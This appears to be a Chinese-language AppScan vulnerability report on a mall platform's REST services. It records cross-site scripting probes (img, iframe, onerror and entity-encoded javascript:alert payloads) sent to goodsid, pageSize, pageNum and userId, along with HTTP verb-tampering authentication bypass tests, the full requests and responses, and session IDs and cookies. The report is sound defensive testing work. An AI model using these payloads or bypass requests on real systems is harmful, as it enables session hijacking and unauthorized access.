Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '105190<img
src=javascript:alert(8919)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@5980b397; line: 1, column: 34] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["goodsid"])
```

变体- | 3 / 4

差异: 参数 从以下位置进行控制: 105190 至:

```
105190<img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x
72;%26%23x69;%26%23x70;%26%23x74;%26%23x3a;alert%26%23x28;8960%26%23x29;>
```

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 183
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": "105190<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;8960&#x29;>",
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '105190<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;8960&#x29;>':
not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@180fa350; line: 1, column: 34] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["goodsid"])
```

变体- | 4 / 4

差异: **参数** 从以下位置进行控制: 105190 至: 105190

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsonoffdetail/updateGoodsOnOff HTTP/1.1
Content-Length: 117
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsonoff": [
    {
      "enterpriseid": 55,
      "goodsid": "105190<img src=x onerror=alert(8977)>",
      "departmentid": 1670,
      "status": 1
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:25 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '105190<img src=x
onerror=alert(8977)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@11067211; line: 1, column: 34] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsonoff["goodsonoff"]-
>com.suneee.scn.goods.model.dbo.PubGoodsonoffDO["goodsid"])
```


跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/2>

实体: pageSize (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 3

差异: 参数 从以下位置进行控制: 15 至:

15%3Ciframe+src%3Djavascript%3Aalert%289236%29%3E

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /order/selectCmsOrderList/2?
pageNum=1&pageSize=15%3Ciframe+src%3Djavascript%3Aalert%289236%29%3E&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:38 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "15<iframe src=javascript:alert(9236)>"

变体- | 2 / 3

差异: 参数 从以下位置进行控制: 15 至: 15%3Cimg+src%3Djavascript%3Aalert%289244%29%3E

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /order/selectCmsOrderList/2?
pageNum=1&pageSize=15%3Cimg+src%3Djavascript%3Aalert%289244%29%3E&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:38 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "15"

变体- | 3 / 3

差异: 参数 从以下位置进行控制: 15 至: 15%3Cimg+src%3Dx+onerror%3Dalert%289251%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /order/selectCmsOrderList/2?
pageNum=1&pageSize=15%3Cimg+src%3Dx+onerror%3Dalert%289251%29%3E&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:38 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "15"

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/2>

实体: pageNum (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 3

差异: 参数 从以下位置进行控制: ① 至: `1%3Ciframe+src%3Djavascript%3Aalert%289280%29%3E`

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET
/order/selectCmsOrderList/2?pageNum=1%3Ciframe+src%3Djavascript%3Aalert%289280%29%3E&pageSize=15&
orderNo=%goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:40 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "1<iframe src=javascript:alert(9280)>"

变体- | 2 / 3

差异: 参数 从以下位置进行控制: ① 至: `1%3Cimg+src%3Djavascript%3Aalert%289292%29%3E`

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET
```

```
/order/selectCmsOrderList/2?pageNum=1%3Cimg+src%3Djavascript%3Aalert%289292%29%3E&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:40 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "1<img src=javascript:alert(9292)>"
```

变体- | 3 / 3

差异: 参数 从以下位置进行控制: 1 至: 1%3Cimg+src%3Dx+onerror%3Dalert%289297%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET
/order/selectCmsOrderList/2?pageNum=1%3Cimg+src%3Dx+onerror%3Dalert%289297%29%3E&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:41 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "1<img src=x onerror=alert(9297)>"
```

跨站点脚本编制

严重性: 高

CVSS 分数: 7.5

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/user/userModify>

实体: ->"userId" (Parameter)

风险: 可能会窃取或操纵客户会话和 **cookie**，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 4

差异: 参数 从以下位置进行控制: -- 至: `<iframe src=javascript:alert(10588)>`

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /user/userModify HTTP/1.1
Content-Length: 204
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: account=setest01; sessionId=9a8670ffe4c1b50bb163eb8681b8ff0e; enterpriseId=55;
enterpriseCode=SUNEEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "userId": "      <iframe src=javascript:alert(10588)>",
  "account": "setest01",
  "name": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd501",
  "address": "753 Main Street",
  "eMail": "test@altoromutual.com",
  "telephone": "555-555-5555"
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:25:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Integer from String value '<iframe
src=javascript:alert(10588)>': not a valid Integer value
    at [Source: io.netty.buffer.ByteBufInputStream@4a2dff60; line: 1, column: 2] (through reference
chain: com.suneee.scn.system.model.dbo.SystemUserInfo["userId"])
```

变体- | 2 / 4

差异: **参数** 从以下位置进行控制: -- 至: ``

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /user/userModify HTTP/1.1
Content-Length: 201
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: account=setest01; sessionId=9a8670ffe4c1b50bb163eb8681b8ff0e; enterpriseId=55;
enterpriseCode=SUNEEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "userId": "      <img src=javascript:alert(10592)>",
  "account": "setest01",
  "name": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd501",
  "address": "753 Main Street",
  "eMail": "test@altoromutual.com",
  "telephone": "555-555-5555"
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:25:10 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Integer from String value '<img
src=javascript:alert(10592)>': not a valid Integer value
    at [Source: io.netty.buffer.ByteBufInputStream@709cf9b0; line: 1, column: 2] (through reference
chain: com.suneee.scn.system.model.dbo.SystemUserInfoT["userId"])
```

变体- | 3 / 4

差异: **参数** 从以下位置进行控制: -- 至:

`<img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%26%23x69;%26%23x70;%26%23x74;%26%23x3a;alert%26%23x28;10602%26%23x29;>`

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /user/userModify HTTP/1.1
Content-Length: 266
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
```

```

Cookie: account=setest01; sessionId=9a8670ffe4c1b50bb163eb8681b8ff0e; enterpriseId=55;
enterpriseCode=SUNEEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "userId": "<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;10602&#x29;>",
  "account": "setest01",
  "name": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd501",
  "address": "753 Main Street",
  "eMail": "test@altoromutual.com",
  "telephone": "555-555-5555"
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:25:10 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Integer from String value '<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;10602&#x29;>':
not a valid Integer value
    at [Source: io.netty.buffer.ByteBufInputStream@3369c968; line: 1, column: 2] (through reference
    chain: com.suneee.scn.system.model.dbo.SystemUserInfo["userId"])

```

变体- | 4 / 4

差异: **参数** 从以下位置进行控制: 至: ``

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /user/userModify HTTP/1.1
Content-Length: 200
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: account=setest01; sessionId=9a8670ffe4c1b50bb163eb8681b8ff0e; enterpriseId=55;
enterpriseCode=SUNEEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "userId": "      <img src=x onerror=alert(10603)>",
  "account": "setest01",
  "name": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd501",
  "address": "753 Main Street",
  "eMail": "test@altoromutual.com",
  "telephone": "555-555-5555"
}

```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:25:10 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Integer from String value '<img src=x
onerror=alert(10603)>': not a valid Integer value
    at [Source: io.netty.buffer.ByteBufInputStream@2d1d74af; line: 1, column: 2] (through reference
chain: com.suneee.scn.system.model.dbo.SystemUserInfoT["userId"])
```


问题 1 / 18

TOC

使用 HTTP 动词篡改的认证旁路

严重性: 中

CVSS 分数: 6.4

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: (Page)

风险: 可能会升级用户特权并通过 Web 应用程序获取管理许可权
可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全**固定值:** 将您的服务器配置为仅允许所需 HTTP 方法**差异:** 方法 从以下位置进行控制: GET 至: BOGUS

推理: 测试结果似乎指示存在脆弱性, 因为“测试响应”与“原始响应”完全相同, 这表明动词篡改能够绕过站点认证。

测试请求和响应:

```
BOGUS / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT
```

```
<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
```

```

<meta charset="utf-8">

<title>系统登录</title>

<meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on ThemeForest.">
<meta name="author" content="pixelcave">
<meta name="robots" content="noindex, nofollow">

<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

<!-- Icons -->
<!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
<link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
<!-- END Icons -->

<!-- Stylesheets -->
<!-- Bootstrap is included in its original form, unaltered -->
<link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
<link rel="stylesheet" href="css/font-awesome.min.css"/>
<link rel="stylesheet" href="css/build.css"/>

<!-- Related styles of various icon packs and plugins -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

<!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

<!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

<!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
<!-- END Stylesheets -->
<style>
.error {
    color: red;
}
.toptitle{font-family:"    微软雅黑";font-size:16px;padding-top:10px;}
body{background-color:#F2F4F4;}
#login-background{background-color:#730000;}
</style>
<!-- Modernizr (browser feature detection library) -->
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
<!-- Login Background -->
<div id="login-background">
    <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

</div>

```

```

<!-- END Login Background -->

<!-- Login Container -->
<div id="login-container" class="animation-fadeIn">
  <!-- Login Title -->
  <!-- END Login Title -->

  <!-- Login Block -->
  <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-right:100px;" >
    <div align="center" style="padding:30px 0;">
      
      <div class="toptitle">资源商城管理平台</div>
    </div>
  <!-- Login Form -->
  <form
...
...
...

```

问题 2 / 18

TOC

使用 HTTP 动词篡改的认证旁路

严重性: **中**

CVSS 分数: 6.4

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/static/goodscontrolList.html>

实体: goodscontrolList.html (Page)

风险: 可能会升级用户特权并通过 Web 应用程序获取管理许可权
可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为仅允许所需 HTTP 方法

变体- | 1 / 2

差异: 方法 从以下位置进行控制: **OPTIONS** 至: **BOGUS**

推理: 测试结果似乎指示存在脆弱性, 因为“测试响应”与“原始响应”完全相同, 这表明动词篡改能够绕过站点认证。

测试请求和响应:

```

BOGUS /static/goodscontrolList.html HTTP/1.1
sessionId: c5b8689a1098705cd3ffdf0d57563a1
Access-Control-Request-Method: GET
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: */*
Access-Control-Request-Headers: sessionid
Accept-Language: en-US,en;q=0.8

```

```
HTTP/1.1 200 OK
Content-Length: 17906
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT
```

```
<style>
    #goodscontrol-table td {
        text-align: center;
        line-height: 28px;
    }
    #goodscontrol-table th {
        text-align: center;
        line-height: 28px;
    }
</style>
<div class="row">
    <div class="col-xs-12">
        <div id="goodscontrol-table"></div>
    </div>
</div>

<!--查询模板-->
<script id="goodscontrol_searchTempl" type="text/html">
    <div id="ins-search" class="from_table_con">
        <div class="form-group">
            <div>
                <form method="post" id="goodscontrolsearchForm" role="form">
                    <table cellpadding="0" cellspacing="0" class="from_table">
                        <tr>
                            <td>资产编码</td>
                            <td>
                                <input type="text" class="form-control goods_se_entry" name="goodscode"
                                id="goodscontrolcode"
                                autocomplete="off"/>
                                <input type="hidden" name="goodsid" id="goodscontrolid"/>
                            </td>
                        </tr>
                        <tr>
                            <td>资产名称</td>
                            <td>
                                <input type="text" class="form-control" name="goodsname" id="goodsname"/>
